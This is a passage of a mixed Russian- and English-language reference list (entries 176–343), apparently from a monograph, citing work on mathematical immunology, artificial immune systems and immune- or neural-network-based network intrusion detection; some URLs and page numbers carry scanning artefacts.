176. von Forerster H. The Kinetics of Cellular Proliferation / под ред. F. Stohlman. New York: Grune and Stratton, 1959. С. 382^4-07.
177. Кузнецов Ю. А., Кузнецова А. Ю. Некоторые математические модели динамики структурированных популяций // Вестник Нижегородского университета им. Н. И. Лобачевского. № 3 (2). С. 99–107.
178. Numerical modelling of label-structured cell population growth using CFSE distribution data / T. Luzyanina, D. Roose, T. Schenkel et al. // Theor Biol Med Model. 2007. Vol. 4. P. 26. *URL: http://dx.doi.org/10.1186/1742-4 682-4-26.*
179. Бочаров Г. А., Лузянина Т. Б., Розе Дирк. Математические технологии анализа пролиферации Т-лимфоцитов по данным проточной цитофлурометрии // Российский иммунологический журнал. 2009. Т. 3 (12), № 1. С. 13–22.
180. Label Structured Cell Proliferation Models. / H. T. Banks, F. Charles, M. D. Jauffret et al. // Appl Math Lett. 2010. Dec. Vol. 23, no. 12. P. 1412–1415. *URL: http://dx.doi.org/ 10.1016/j.ami.2010.07.009.*
181. Early transcription and silencing of cytokine genes underlie polarization of T helper cell subsets / J. L. Grogan, M. Mohrs, B. Harmon et al. // Immunity. 2001. Mar. Vol. 14, no. 3. P. 205–215.
182. Henk Jan van den Ham, Rob J de Boer. Cell division curtails helper phenotype plasticity and expedites helper T-cell differentiation. // Immunol Cell Biol. 2012. Oct. Vol. 90, no. 9. P. 860–868. *URL: http://dx. doi. org/10.1038/ icb. 2012.23.*
183. Fishman M. A., Perelson A. S. Thl/Th2 differentiation and cross-regulation. // Bull Math Biol. 1999. May. Vol. 61, no. 3. P. 403–436.
184. Louzoun Y., Atlan H., Cohen I. R. Modeling the influence of TH1- and TH2-type cells in autoimmune diseases // J. Autoimmun. 2001. Dec. Vol. 17, no. 4. P. 311–321. *URL: http: //dx.doi.org/10.1006/jaut.2001.0548.*
185. Andrew Yates, Robin Callard, Jaroslav Stark. Combining cytokine signalling with T-bet and GATA-3 regulation in Thl and Th2 differentiation: a model for cellular decision-making. // J Theor Biol. 2004. Nov. Vol. 231, no. 2. P. 181–196. *URL: http://dx.doi.org/10. 1016/j.jtbi.2004.06.013.*
186. Van den Ham H.-J., de Boer R. J. From the two-dimensional Thl and Th2 phenotypes to high-dimensional models for gene regulation // Int Immunol. 2008. Oct. Vol. 20, no. 10. P. 1269–1277. *URL: http: / /dx. doi . org/10.1093/ intimm/dxn093.*
187. Yates A. Modelling pathways of CD8+ T-cell differentiation. // Eur J Immunol. 2009. Jan. Vol. 39, no. 1. P. 47^4-9. *URL: http: / /dx. doi . org/10.1002/eji. 200839063.*
188. Catastrophic shifts in ecosystems. / M. Scheffer, S. Carpenter, J. A. Foley et al. // Nature. 2001. Oct. Vol. 413, no. 6856. P. 591–596. *URL: http://dx.doi.org/10.1038/35098000.*
189. Романовский Ю. М., Степанова Н. В., Чернавский Д. С. Математическое моделирование в биофизике. М., 1975.
190. Callard R. E., Yates A. J. Immunology and mathematics: crossing the divide. // Immunology. 2005. May. Vol. 115, no. 1. P. 21–33. *URL: http://dx.doi.Org/10.llll/j. 1365-2567.2005.02142.x.*
191. Characterizing emergent properties of immunological systems with multi-cellular rule-based computational modeling / Arvind K. Chavali, Erwin P. Gianchandani, Kenneth S. Tung [и др.] // Trends in Immunology. 2008. Т. 29, № 12. С. 589–599. *URL: http: //www. sciencedirect.com/science/article/pii/S147149060800238X.*
192. Forst C. V. Host-pathogen systems biology. // Drug Discov Today. 2006. Mar. Vol. 11, no. 5–6. P. 220–227. *URL: http://dx. doi . org/10.1016/S1359-6446 (05) 03735-9.*
193. Kirschner D. E., Linderman J. J. Mathematical and computational approaches can complement experimental studies of host-pathogen interactions. // Cell Microbiol. 2009. Apr. Vol. 11, no. 4. P. 531-539. *URL: http:// dx.doi.0rg/lO.llll/j . 1462-5822.2008.01281. x.*
194. New insights into mathematical modeling of the immune system. / P. A. Morel, S. Ta'asan, B. F. Morel et al. // Immunol Res. 2006. Vol. 36, no. 1–3. P. 157–165. *URL: http: //dx.doi.org/10,1385/IR:36:1:157.*

195. De Lillo S., Salvatori M. C., Bellomo N. Mathematical tools of the kinetic theory of active particles with some reasoning on the modelling progression and heterogeneity // Mathematical and Computer Modelling. 2007. Т. 45, № 5–6. С. 564–578. *URL: http://www. sciencedirect.com/science/article/pii/S0895717706002676.*
196. Новый метод компьютерного моделирования образования белок-белковых комплексов / И. Б. Коваленко, А. М. Абатурова, Г. Ю. Ризниченко [и др.] // Доклады Академии Наук. 2009. Т. 427, № 5. С. 696–698.
197. Молчанов А. М. Кинетическая модель иммунитета. № 25. Препринт ИПМ АН СССР, 1970. С. 22.
198. Смирнова О. А., Степанова Н. В. Математическая модель колебаний при инфекционном иммунитете// Колебательные процессы в биологических и химических системах: Труды Второго Всесоюзного симпозиума по колебательным процессам в биологических и химических системах, Пущино-на-Оке, 23–27 ноября 1970 г. Т. 2. Пущино-на-Оке: НЦБИ АН СССР, 1971. С. 247–251.
199. Смирнова О. А. Радиация и организм млекопитающих: модельный подход. М.-Ижевск: НИЦ «Регулярная и хаотическая динамика»; Институт компьютерных исследований, С. 224.
200. Бочаров Г. А., Марчук Г. И. Прикладные проблемы математического моделирования в иммунологии // Ж. вычисл. матем. и матем. физ. 2000. Т. 40, № 12. С. 1905–1920.
201. Романюха А. А., Руднев С. Г., Зуев С. М. Анализ данных и моделирование инфекционных заболеваний // Современные проблемы вычислительной математики и математического моделирования. – М.: Наука. – 2005. – № 2. – С. 352.
202. Bocharov G. A., Romanyukha A. A. Mathematical model of antiviral immune response. III. Influenza A virus infection. // J Theor Biol. 1994. Apr. Vol. 167, no. 4. P. 323–360. *URL: http://dx.doi.org/10.1006/j tbi.1994.1074.*
203. Романюха А. А., Руднев С. Г. Вариационный принцип в исследовании противоинфекционного иммунитета на примере пневмонии // Мат. моделирование. 2001. Т. 13, № 8. С. 65–84.
204. Alexei A Romanyukha, Anatoli I Yashin. Age related changes in population of peripheral T cells: towards a model of immunosenescence. // Meeh Ageing Dev. 2003. Apr. Vol. 124, no. 4. P. 433–443.
205. Alexei A. Romanyukha, Sergey G. Rudnev, Igor A. Sidorov. Energy cost of infection burden: an approach to understanding the dynamics of host-pathogen interactions. // J Theor Biol. 2006. Jul. Vol. 241, no. 1. P. 1–13. *URL: http: / /dx. doi . org/10.1016/ j . j tbi . 2005 . 11.004.*
206. A systems immunology approach to plasmacytoid dendritic cell function in cytopathic virus infections. / Gennady Bocharov, Roland Ziist, Luisa Cervantes Barragan et al. // PLoS Pathog. 2010. Vol. 6, no. 7. P. el001017. *URL: http://dx.doi.org/10.1371/ journal. ppat.1001017.*
207. M. I. Levi K. V. Durikhin N. N. Basova L. M. Shmuter Yu. G. Suchkov A. V. Lipnitskii L. G. Gerasyuk. Cyclic kinetics and mathematical expression of the primary immune response to soluble antigen // Folia Microbiologica. 1973. Т. 18, № 3. С. 229–236.
208. Волькенштейн М. В. Общая биофизика. М.: Главная редакция физико-математической литературы издва «Наука», 1978.
209. Марчук Г. И., Петров Р. В. Вирусное поражение органа и иммунофизиологические реакции защиты: (Математическая модель). Отд. вычисл. математики АН СССР, 1983. С. 12.
210. Andrey A. Korotaevskiy, Leonid G. Hanin, Mikhail A. Khanin. Non-linear dynamics of the complement system activation. // Math Biosci. 2009. Dec. Vol. 222, no. 2. P. 127-143. *URL: http://dx.doi.org/10.1016/j.mbs.2009.10.003.*
211. Isaeva O. G., Osipov V. A. Modeling of interleukin-2 mediated anti-tumor immune response immunocorrective effect of centimeter electromagnetic waves // Computational and Mathematical Methods in Medicine. 2009. Т. 10, № 3. С. 185–201.
212. Колесин И. Д., Житкова Е. М. Математические модели сезонных подъемов острых респираторно-вирусных инфекций: приемы моделирования и оптимизация профилактики. Учебное пособие. – М: Соло, 2011, 58 с.
213. Шавлюгин Е. А., Ханин М. А. Математическая модель активации системы комплемента при участии контактной системы свертывания крови // Фундаментальные исследования. № 1. С. 172–178.
214. Песков К. В. Математическое моделирование при разработке лекарств // Вестник Росздравнадзора. 2013. № 1. С. 57–60.
215. Mathematical model of the Tat-Rev regulation of HIV-1 replication in an activated cell predicts the existence of oscillatory dynamics in the synthesis of viral components. / Vitaly A Likhosh- vai, Tamara M Khlebodarova, Sergei I Bazhan et al. // BMC Genomics. 2014. Vol. 15 Suppl 12. P. SI. *URL: http://dx.doi.org/10.1186/1471-2164-15-S12-Sl.*

216. Гайнова И. А. Математическая иммунология: задачи и методы // Тезисы докладов Международного научного семинара по обратным и некорректно поставленным задачам. Москва, 19–21 ноября 2015 г. Москва: РУДН, 2015.
217. Gorodetski V., Kotenko I., Skormin V. Integrated Multi-Agent Approach to Network Security Assurance: Models of Agents' Community // Information Security for Global Information Infrastructures. IFIP TC11 Sixteenth Annual Working Conference on Information Security / Ed. by S. Qing, J. H. P. Eloff. Beijing,China, August 21–25, 2000. P. 291–300.
218. Gorodetski V., Kotenko I. The Multi-agent Systems for Computer Network Security Assurance: frameworks and case studies // IEEE ICAIS-02. IEEE International Conference «Artificial Intelligence Systems». Proceedings. IEEE Computer Society. 2002. P. 297–302.
219. Gorodetsky V., Kotenko I., Karsayev O. The Multi-agent Technologies for Computer Network Security: Attack Simulation, Intrusion Detection and Intrusion Detection Learning // The International Journal of Computer Systems Science & Engineering, 2003, No 4, P. 191–200.
220. Gorodetski V., Karsayev O., Kotenko I., Khabalov A. Software Development Kit for Multi-agent Systems Design and Implementation // Lecture Notes in Artificial Intelligence, Vol.2296, Springer Verlag, 2002. P. 121–130.
221. Kotenko I., Ulanov A. Packet Level Simulation of Cooperative Distributed Defense against Internet Attacks // 16th Euromicro International Conference on Parallel, Distributed and network-based Processing (PDP 2008). Toulouse, France. February 13–15 2008. IEEE Computer Society. 2008. P. 565–572.
222. De Castro L. N., Von Zuben F. J. Artificial Immune Systems: Part I – Basic Theory and Applications. Technical Report. 1999. 89 p.
223. Dasgupta D., Nino L. F. Immunological Computation: Theory and Applications. Boca Ration: CRC Press, 2008. 298 p.
224. Cutello V., Narzisi G., Nicosia G., Pavone M. Clonal Selection Algorithms: A Comparative Case Study using Effective Mutation Potentials, optIA versus CLONALG // Proceedings of ICARIS 2005. Berlin: Springer – Verlag. 2005. P. 31–48.
225. Tarakanov A. O., Skormin V. A., Sokolova S. P. Immunocomputing: Principles and Applications. New York.: Springer, 2003. 230 p.
226. Tarakanov A. O., Tarakanov Y. A. A comparison of immune and genetic algorithms for two real-life tasks of pattern recognition // Lecture Notes in Computer Science. Berlin: Springer–Verlag, 2004. Vol. 3239. P. 236–249.
227. Greensmith J., Aickelin U., Tedesco G. Information Fusion for Anomaly Detection with the DCA // Journal of Information Fusion, 2008. P. 138–152.
228. Oates R., Greensmith J., Aickelin U. The application of a dendritic cell algorithm to a robotic classifier // Proceedings of ICARIS'07. Berlin: Springer–Verlag. 2007. P. 204–215.
229. Еременко Ю. И., Глущенко А. И. О решении неформализуемых и плохоформализуемых задач методами иммунных алгоритмов//Информационные технологии. №7, 2011. С. 2–8.
230. Garrett S. M. How do we evaluate artificial immune systems? How do we evaluate artificial immune systems? 2005, vol. 13, pp. 145–178.
231. Hunt J. E., Cooke D. E. Learning using an artificial immune system. Journ. of Network Computing Applications, 1996, vol. 19, pp. 189–212.
232. Knight T., Timmis J. Aine: An immunological approach to data mining. IEEE Intern. Conf. on Data Mining, 2001, pp. 297–304.
233. Kim J., Bentley P. Towards an artificial immune system for network intrusion detection: An investigation of dynamic clonal selection. In Proc. Congress on Evolutionary Computation, Honolulu, HI, USA, 2002, pp. 1244–1252.
234. Krishna K.K., Neidhoefer J. Immunized adaptive critic for an autonomous aircraft control application. Ed. by Dasgupta D. Springer-Verlag Inc., 1999, vol. 20, pp. 221–240.
235. Gao X. Z., Ovaska S. J., Wang X., Chow M. Y. Clonal optimization-based negative selection algorithm with applications in motor fault detection. Neural Computing and Applications, 2009, vol. 18, no. 7, pp. 719—729. de Castro L. N. Artificial immune systems: The past, the present and the future? Proc. 5th Intern. Conf. ICARIS-06. Springer, Berlin, Heidelberg, 2006, p. 460.
236. Owens N., Timmis J., Greensted A., Tyrrell A. Modeling the tunability of early t cell signalling events. Artificial Immune Systems, P.J. Bentley, D. Lee, S. Jung Eds., Springer, Berlin, Heidelberg, 2008, vol. 5132, pp. 12–23.
237. Senhua Y., Dasgupta D. Conserved self pattern recognition algorithm. Proc. 7th Intern. Conf. ICARIS-08. Springer-Verlag, 2008, pp. 279–290.

238. Greensmith J., Aickelin U., Cayzer S. Introducing dendritic cells as a novel immune-inspired algorithm for anomaly detection. Proc. 4th Intern. Conf. ICARIS-05, Springer, Berlin, Heidelberg, 2005, p. 508.
239. Prieto C. E., Nino F., Quintana G. A goalkeeper strategy in robot soccer based on danger theory. Evolutionary Computation, 2008. CEC 2008. (IEEE World Congress on Computational Intelligence). IEEE Congress on, 2008, pp. 3443–3447.
240. Iqbal A., Maarof M. A. Danger theory and intelligent data processing. World Academy of Science, Engineering and Technology, 2005, vol. 3, pp. 646–649.
241. Ishida Y. Fully distributed diagnosis by pdp learning algorithm: towards immune network pdp model. IEEE Intern. Joint Conf. on Neural Networks, San Diego, 1990, vol. 1, pp. 777–782.
242. Timmis J., Neal M., Hunt J. An artificial immune system for data analysis. Biosystems, 2000, vol. 55, pp. 143–150.
243. Dasgupta D., Yua S., Nino F. Recent advances in artificial immune systems: Models and applications. Applied Soft Computing, 2011, vol. 11, pp. 1574–1587.
244. Puteh M., Hamdan A. R., Omar K., Bakar A. A. Flexible immune network recognition system for mining heterogeneous data. 7th Intern. Conf. ICARIS-08, Springer, Berlin, Heidelberg, 2008, pp. 232–241.
245. Castro P. A. D., von Zuben F. J. Mobais: A bayesian artificial immune system for multi-objective optimization. 7th Intern. Conf. ICARIS-08, 2008, pp. 48–59.
246. Coelho G.P., Franca F. O., Zuben F. J. A multi-objective multipopulation approach for biclustering. Artificial Immune Systems. P.J. Bentley, D. Lee, S. Jung Eds., Springer, Berlin, Heidelberg, 2008, vol. 5132, pp. 71–82.
247. Secker A., Davies M.N., Freitas A.A. et al.An artificial immune system for evolving amino acid clusters tailored to protein function prediction. Artificial Immune Systems, Peter J. Bentley, Doheon Lee, Sungwon Jung Eds., 2008, vol. 5132, pp. 242–253.
248. Stibor T., Timmis J., Eckert C. On the use of hyperspheres in artificial immune systems as antibody recognition regions. Proc. 5th Intern. Conf. ICARIS-2006. Springer, Berlin, Heidelberg, 2006, p. 460.
249. Aickelin U., Cayzer S. The danger theory and its application to artificial immune systems. Proc. 1st Intern. Conf. ICARIS-2002, 2002, pp. 141–148.
250. Zhang Y. J., Xue Y. Study of immune control computing in immune detection algorithm for information security. Proc. 4th Intern. Conf. ICIC-08, 2008, vol. 2, pp. 951–958.
251. Чернышев Ю. О., Григорьев Г. В., Венцов Н. Н. Искусственные иммунные системы: обзор и современное состояние// Программные продукты и системы. 2014, № 4 (108), С. 136–141.
252. Тараканов А. О. Математические модели обработки информации на основе результатов самосборки. Дисс. д.ф.-м.н. – СПб: СПИИРАН, 1999. – 250 с.
253. Тараканов А. О. Формальные иммунные сети: математическая теория и технология искусственного интеллекта// Теоретические основы и прикладные задачи интеллектульных информационных технологий (ред. Юсупов Р. М.). – СПб: СПИИРАН, 1998. – с. 65–70.
254. Tarakanov A. O. Formal peptide as a basic agent of immune networks: from natural prototype to mathematical theory and applications // Proc. of the 1st Int. Workshop of Central and Eastern Europe on Multi-Agent Systems (CEEMAS'99). – St.Petersburg, Russia, 1999. – pp. 281–292.
255. Tarakanov A. O. Information security with formal immune networks // Information Assurance in Computer Networks (eds. Gorodetsky V. I., Skormin V. A., Popyack L. J.). – Berlin: Springer-Verlag, 2001. – pp. 115–126.
256. Tarakanov A., Adamatzky A. Virtual clothing in hybrid cellular automata. – 2000, *http://www.ias.uwe.ac.uk/~aadamat/clothing/cloth_06.htm.*
257. Tarakanov A., Dasgupta D. A formal model of an artificial immune system // BioSystems, 2000, 55(1-3). – pp. 151–158.
258. Tarakanov A., Sokolova S., Abramov B., Aikimbayev A. Immunocomputing of the natural plague foci // Proc. of the Genetic and Evolutionary Computation Conference (GECCO-2000), Workshop on Artificial Immune Systems. – Las Vegas, USA, 2000. – pp. 38–41.
259. Silva L., Santos A., Silva J., Montes A. A Neural Network Application for Attack Detection in Computer Networks. Proc. of Intern. Joint Conf. on Neural Network, 2004, vol. 2, pp. 1569–1574.
260. Vollmer T., Manic M. Computationally Efficient Neural Network Intrusion Detection Security Awareness. 2nd Intern. Symp. on Resilient Control Systems, 2009, pp. 25-30.
261. Lei J. Z., Ghorbani A. Network Intrusion Detection Using an Improved Competitive Learning Neural Network. Proc. of Second Annual Conf. on Communication Networks and Services Research, 2004, pp. 190–197.
262. Wang G., Hao J., Ma J., Huang L. A New Approach to Intrusion Detection Using Artificial Neural Networks and Fuzzy Clustering. Expert Systems with Applications, 2010, vol. 37, iss. 9, pp. 6225–6232.

263. Lei J. Z., Ghorbani A. A. Improved Competitive Learning Neural Networks for Network Intrusion and Fraud Detection. Neurocomputing, 2012, vol. 75, iss. 1, pp. 135–145.
264. Cannady J. Artificial Neural Networks for Misuse Detection. Proc. of National Information Systems Security Conf., 1998, pp. 368–381.
265. Hofmeyr S. A., Forrest S. Architecture for an Artificial Immune System. Journal of Evolutionary Computation, 2000, vol. 8, no. 4, pp. 443–473.
266. Hofmeyr S. A. An Immunological Model of Distributed Detection and its Application to Computer Security. PhD dissertation. Department of Computer Sciences, University of New Mexico, 1999. 113 p.
267. Powers S. T., He J. A Hybrid Artificial Immune System and Self Organising Map for Network Intrusion Detection. Information Sciences, 2008, vol. 178, iss. 15, pp. 3024–3042.
268. Zhou Y. P. Hybrid Model Based on Artificial Immune System and PCA Neural Networks for Intrusion Detection. Asia-Pacific Conf. on Information Processing, 2009, vol. 1, pp. 21–24.
269. Toosi A. N., Kahani M., Monsefi R. Network Intrusion Detection Based on Neuro-Fuzzy Classification. Proc. of Intern. Conf. on Computing and Informatics, 2006, pp. 1–5.
270. Orang Z. A., Moradpour E., Navin A. H., Ahrabim A. A. A., Mirnia M. K. Using Adaptive Neuro-Fuzzy Inference System in Alert Management of Intrusion Detection Systems. Intern. Journal of Computer Network and Information Security, 2012, vol. 4, no. 11, pp. 32–38.
271. Zainal A., Maarof M. A., Shamsuddin S. M. Ensemble Classifiers for Network Intrusion Detection System. Information Assurance and Security, 2009, vol. 4, pp. 217–225.
272. Vaitsekhovich L. Intrusion Detection in TCP/IP Networks Using Immune Systems Paradigm and Neural Network Detectors. XI Intern. PhD Workshop OWD, 2009, pp. 219–224.
273. Komar M., Golovko V., Sachenko A., Bezobrazov S. Development of Neural Network Immune Detectors for Computer Attacks Recognition and Classification. IEEE 7th Intern. Conf. on Intelligent Data Acquisition and Advanced Computing Systems (IDAACS), 2013, vol. 2, pp. 665–668.
274. Golovko V., Komar M., Sachenko A. Principles of Neural Network Artificial Immune System Design to Detect Attacks on Computers. Intern. Conf. on Modern Problems of Radio Engineering, Telecommunications and Computer Science (TCSET), 2010, p. 237.
275. Govindarajan M., Chandrasekaran R. M. Intrusion Detection Using an Ensemble of Classification Methods. Proc. of the World Congress on Engineering and Computer Science, 2012, vol. 1, pp. 459–464.
276. Mukkamala S., Sung A. H., Abraham A. Intrusion Detection Using Ensemble of Soft Computing Paradigms. Intelligent Systems Design and Applications, Advances in Soft Computing, 2003, vol. 23, pp. 239–248.
277. Mukkamala S., Sung A. H., Abraham A. Intrusion Detection Using an Ensemble of Intelligent Paradigms. Journal of Network and Computer Applications, 2005, vol. 28, iss. 2, pp. 167–182.
278. Toosi A. N., Kahani M. A New Approach to Intrusion Detection Based on an Evolutionary Soft Computing Model Using Neuro-Fuzzy Classifiers. Computer Communications, 2007, vol. 30, iss. 10, pp. 2201–2212.
279. Riedmiller M., Braun H. A Direct Adaptive Method for Faster Backpropagation Learning: The RPROP Algorithm. IEEE Intern. Conf. on Neural Networks, 1993, pp. 586–591.
280. Bro 2.3.2 documentation. Available at: https://www.bro. org/documentation/index.html (accessed 10 February 2015).
281. Syarif I., Zaluska E., Prugel-Bennett A., Wills G. Application of Bagging, Boosting and Stacking to Intrusion Detection. Machine Learning and Data Mining in Pattern Recognition, 2012, vol. 7376, pp. 593–602.
282. Merz C. J. Combining Classifiers Using Correspondence Analysis. Advances in Neural Information Processing, 1997, pp. 591–597.
283. Prodromidis A., Chan P., Stolfo S. Meta-Learning in Distributed Data Mining Systems: Issues and Approaches. Advances in Distributed and Parallel Knowledge Discovery, 2000, pp. 81–113.
284. Kotenko I. V., Saenko I. B., Polubelova O. V., Chechulin A. A. Application of Security Information and Event Management Technology for Information Security in Critical Infrastructures. Trudy SPIIRAN, 2012, iss. 1(20), pp. 27–56 (In Russian).
285. Fedorchenko A. V., Chechulin A. A., Kotenko I. V. Open Vulnerability Bases and their Application in Security Analysis Systems of Computer Networks. Informatsionno- upravliaiushchie sistemy [Information and Control Systems], 2014, no. 5, pp. 72–79 (In Russian)
286. Anderson James P. Computer Security Threat Monitoring and Surveillance. Fort Washington, PA: James P. Anderson Co., 1980.

287. Denning Dorothy E. (SRI International). An Inrusion Detection Model. IEEE Transactions on Software Engineering (SE-13), 2 (February 1987): 222–232.
288. Debar H., et al. (IBM Zurich). Towards a Taxonomy of Intrusion-Detection Systems. Zurich, Switzerland: IBM Research Division, 1999.
289. Axelsson S. Intrusion detection systems: A taxonomy and survey. Technical Report 99–15, Dept of Computer Engineering, Chalmers University of Technology, Goteborg, 2000.
290. Almgren M. Consolidation and Evaluation of IDS Taxonomies // Proceedings of the Eight Nordic Workshop on Secure IT Systems, NordSec 2003.
291. Alessandri D., et al. (IBM Zurich). Towards a Taxonomy of Intrusion-Detection Systems and Attacks.Zurich, Switzerland: IBM Research Division, 2001.
292. RTO Techical Report 49. Intrusion Detection: Generics and State-of-the-Art. RTO/NATO, Neuillysur-Seine CEDEX, France, 2002.
293. Gene H. Kim, Eugene H. Spafford. The Design and Implementation of Tripwire: A File System Integrity Checker. University of Purdue, 1993.
294. Rami Lehti. AIDE manual v0.13. www.cs.tut.fi/~rammer/aide/manual.html
295. Gassend B. et al. Caches and Hash Trees for Efficient Memory Integrity Verification // The 9th International Symposium on High Performance Computer Architecture (HPCA9), February 2003.
296. Lad M. et al. PHAS: A Prefix Hijack Alert System // 15th USENIX Security Symposium, 2006.
297. Porras P. A., Kemmerer R. A. Penetration State Transition Analysis – A Rule-Based Intrusion Detection Approach // pp. 220–229, 8th Annual Computer Security Applications Conference, IEEE Computer Society Press, 1992.
298. Ilgun K. USTAT: A real-Time Intrusion Detection System for UNIX. Computer Science Dept., Univ. of California, Santa Barbara, 1992.
299. Kumar S., Spafford E. H. An Application of Pattern Matching in Intrusion Detection. USA, Purdue University, 1994.
300. Гамаюнов Д. Ю. Обнаружение компьютерных атак на основе анализа поведения сетевых объектов. Дисс. на соискание уч. степени к. ф.-м. н. – М.: МГУ, 2007.
301. Smaha S. Haystack: An Intrusion Detection System. USA, Tracor Applied Sciences, 1988.
302. Vigna G. et al. Attack languages // Proceedings of IEEE Information Survivability Workshop, 2000.
303. Michel C., M'e L. ADeLe: an Attack Description Language for Knowledgebased Intrusion Detection // Proceedings of the 16th International Conference on Information Security, 2001.
304. Kim H. et al. Autograph: Toward Automated, Distributed Worm Signature Detection // Proceedings of 13th USENIX Security Symposium, 2004.
305. Singh S. et al. Automated Worm Fingerprinting // Proceedings of OSDI '04.
306. Kruegel C. et al. Polymorphic Worm Detection Using Structural Information of Executables // 8th International Symposium on Recent Advances in Intrusion Detection (RAID), 2005.
307. Weaver N. Very Fast Containment of Scanning Worms. USA, Univ. of Berkeley, 2005.
308. Jung J. et al. Fast portscan detection using sequential hypothesis testing // Proceedings of the IEEE Symposium on Security and Privacy, 2004.
309. Баранов П. А. Обнаружение аномалий на основе применения критерия степени рассеивания // Проблемы информационной безопасности в системе высшей школы. Труды XIV Всероссийской научной конференции ISBN 5-7262-0711-4 / УДК 004.056:378(06) – СПб.: Издательский отдел Санкт-Петербургского государственного политехнического университета, 2007, с. 25–27.
310. Portnoy L. et al. Intrusion detection with unlabeled data using clustering // ACM Workshop on Data Mining Applied to Security, 2001.
311. Wang Q., Megalooikonomou V. A Clustering Algorithm for Intrusion Detection. Data Engineering Laboratory, 2004.
312. Wang K., Stolfo S. Anomalous Payload-Based Network Intrusion detection // 7th International Symposium on Recent Advances in Intrusion Detection (RAID), 2004.
313. Endler D. Intrusion detection: Applying machine learning to Solaris audit data. // Proceedings of the 1998 Annual Computer Security Applications Conference (ACSAC'98).
314. Ghosh A., Schwartzbard A. A study in using neural networks for anomaly and misuse detection. // Proceedings of the 8th USENIX Security Symposium, 1999.
315. Райх В. В., Синица И. Н., Шарашкин С. М. Макет системы выявления атак на основе обнаружений аномалий сетевого трафика // Методы и средства обработки информации. Труды второй Всероссийской на-

учной конференции / Под ред. чл.-корр. РАН Л. Н. Королева. – М.: Издательский отдел факультета вычислительной математики и кибернетики МГУ им. М. В. Ломоносова (лицензия ИД № 05899 от 24.09.01), 2005., с.175–181.
316. Васютин С. В., Завьялов С. С. Нейросетевой метод анализа последовательности системных вызовов с целью обнаружения компьютерных атак и классификации режимов работы приложений // Методы и средства обработки информации. Труды второй Всероссийской научной конференции / Под ред. чл.-корр. РАН Л. Н. Королева. – М.: Издательский отдел факультета вычислительной математики и кибернетики МГУ им. М. В. Ломоносова (лицензия ИД № 05899 от 24.09.01), 2005., с. 142–147.
317. Kim J., Bentley P. An Artificial Immune Model for Network Intrusion Detection. University Collge, London, 1999.
318. Balthrop J. et al. Coverage and generalization in an artificial immune system. // Proceedings of GECCO-2002.
319. Tan K., Maxion R. Defining the Operational Limits of stide, an Anomaly Based Intrusion Detector // Proceedings of the IEEE Symposium on Security and Privacy, 2002.
320. Hofmeyr S., Forrest S., Somayaji A. Intrusion detection using sequences of system calls // Journal of Computer Security, Vol. 6, № 3, 1998.
321. Abdullah B., Abd-algafar I. et al, Performance evaluation of a genetic algorithm based approach to network intrusion detection system, in proceedings of 13th International conference on aerospace sciences and aviation technology (ASAT-13), Military technical college, Cairo, Egypt, 2009.
322. Ojugo A. A., Eboka A. O. et al, Genetic algorithm rule-based intrusion detection system (GAIDS), Journal of emerging trends in computing and information sciences. 2012. Vol. 3, no. 8, pp. 1182–1194.
323. KDD cup 99 Intrusion detection data set [Электронный ресурс]. *URL: http://kdd.ics.uci.edu/* (дата обращения: 10.03.2015).
324. Dasgupta D., Yu S. et al, Recent advances in artificial immune systems: models and applications. Applied soft computing. 2011. Vol. 11, pp. 1574–1587.
325. Yang H., Li T. et al, A survey of artificial immune system based intrusion detection. Hindawi Publishing Corporation: scientific world journal. 2014, p. 1–11.
326. Stibor T., Timmis J. et al, A comparative study of real-valued negative selection to statistical anomaly detection techniques. Proceedings of the 4th international conference on artificial immune systems. 2005.
327. Ostaszewski M., Seredynski F. et al, Coevolutionary-based mechanisms for network anomaly detection. Journal of Mathematical Modelling and Algorithms. 2007. Vol. 6, pp. 411–431.
328. Ahmadi M. A., Maleki D., A Co-evolutionary immune system framework in a grid environment for enterprise network security [Электронный ресурс]. *URL: http://www.fisiocomp.ufjf.br/hpclife/papers/paper3.pdf* (дата обращения: 01.03.2015).
329. Aziz A. S. A., Salama M. A. et al, Genetic algorithm with different feature selection techniques for anomaly detectors generation. Proceedings of the 2013 Federated Conference on Computer Science and Information Systems. 2013. pp. 769–774.
330. NSL-KDD Intrusion Detection data set [Электронный ресурс]. *URL: http://iscx.ca/NSL-KDD/* (дата обращения: 12.03.2015).
331. Dewan Md. F, Rahman M. Z., Rahman Ch. M. Mining. Mining Complex Network Data for Adaptive Intrusion Detection. Data Mining. Book 2. August, 2012.
332. H. Yang, T. Li, X. Hu, F. Wang, Y. Zou1. A Survey of Artificial Immune System Based Intrusion Detection. The Scientific World Journal. 2014.
333. Dasgupta D. Iskusstvennye immunnye sistemy i ikh primenenie [Artificial Immune Systems and Their Applications]. Moscow, FIZMATLIT Publ., 2006, 344 p.
334. Burnet F. M. A. Modification of Jerne's Theory of Antibody Production Using the Concept of Clonal Selection. Australian Journal of Science 20, 1957, p. 67–69.
335. Talmage D. W. Allergy and Immunology. Annual Review of Medicine 8, 1957, p. 239–256.
336. De Castro L., Von Zuben F. The clonal selection algorithm with engineering applications Proc. Of GECCO'00, Workshop on Artificial Immune Systems and Their Applications, Las Vegas, 2000, p. 36–37.
337. Zhukov V. G., Salamatova T. A. [The effective application of the artificial immune system algorithms with clonal selection in the task of information security incidents automated detection]. Materialy XVII Mezhdunarodnoy nauchnoy konferentsii "Reshetnevskie chteniya" [Proc. of the XVIIth International Scientific Conference "Reshetnev readings"], Krasnoyarsk, 2013. 290–292 (In Russ.).

338. Zhukov V. G., Salamatova T. A. [Detection of information security incidents modified algorithm of artificial immune system with clonal selection]. V mire naychnikh otkritii (In the World of Scientific Discoveries), Krasnoyarsk, 2014, № 6.1 (54), p. 497–517 (In Russ.).
339. Blum L., Blum M., Shub M. A Simple Unpredictable Pseudo-Random Number Generator. SIAM Journal on Computing, 1986, vol. 15, p. 364–383.
340. KDD Cup 99 Intrusion detection data set. Available at: http://kdd.ics.uci.edu/ (accessed 21 August 2014).
341. Mukkamala S., Janoski G., Intrusion Detection: Support Vector Machines and Neural Networks. Sung A. Intrusion Detection: Support Vector Machines and Neural Networks. Available at: *http://www.cs.uiuc.edu/class/fa05/cs591han/papers/mukkCNN02.pdf* (accessed 20 August 2014).
342. Gardner M. The Binary Gray Code. Ch. 2 in Knotted Doughnuts and Other Mathematical Entertainments, New York: W. H. Freeman, 1986.
343. Tehnologii obnaruzheniya setevih atak. [Technology for network attacks detecting.] Available at: *http://bstu.by/~opo/ru/uni/bstu/science/ids/* (accessed 10 September 2014).
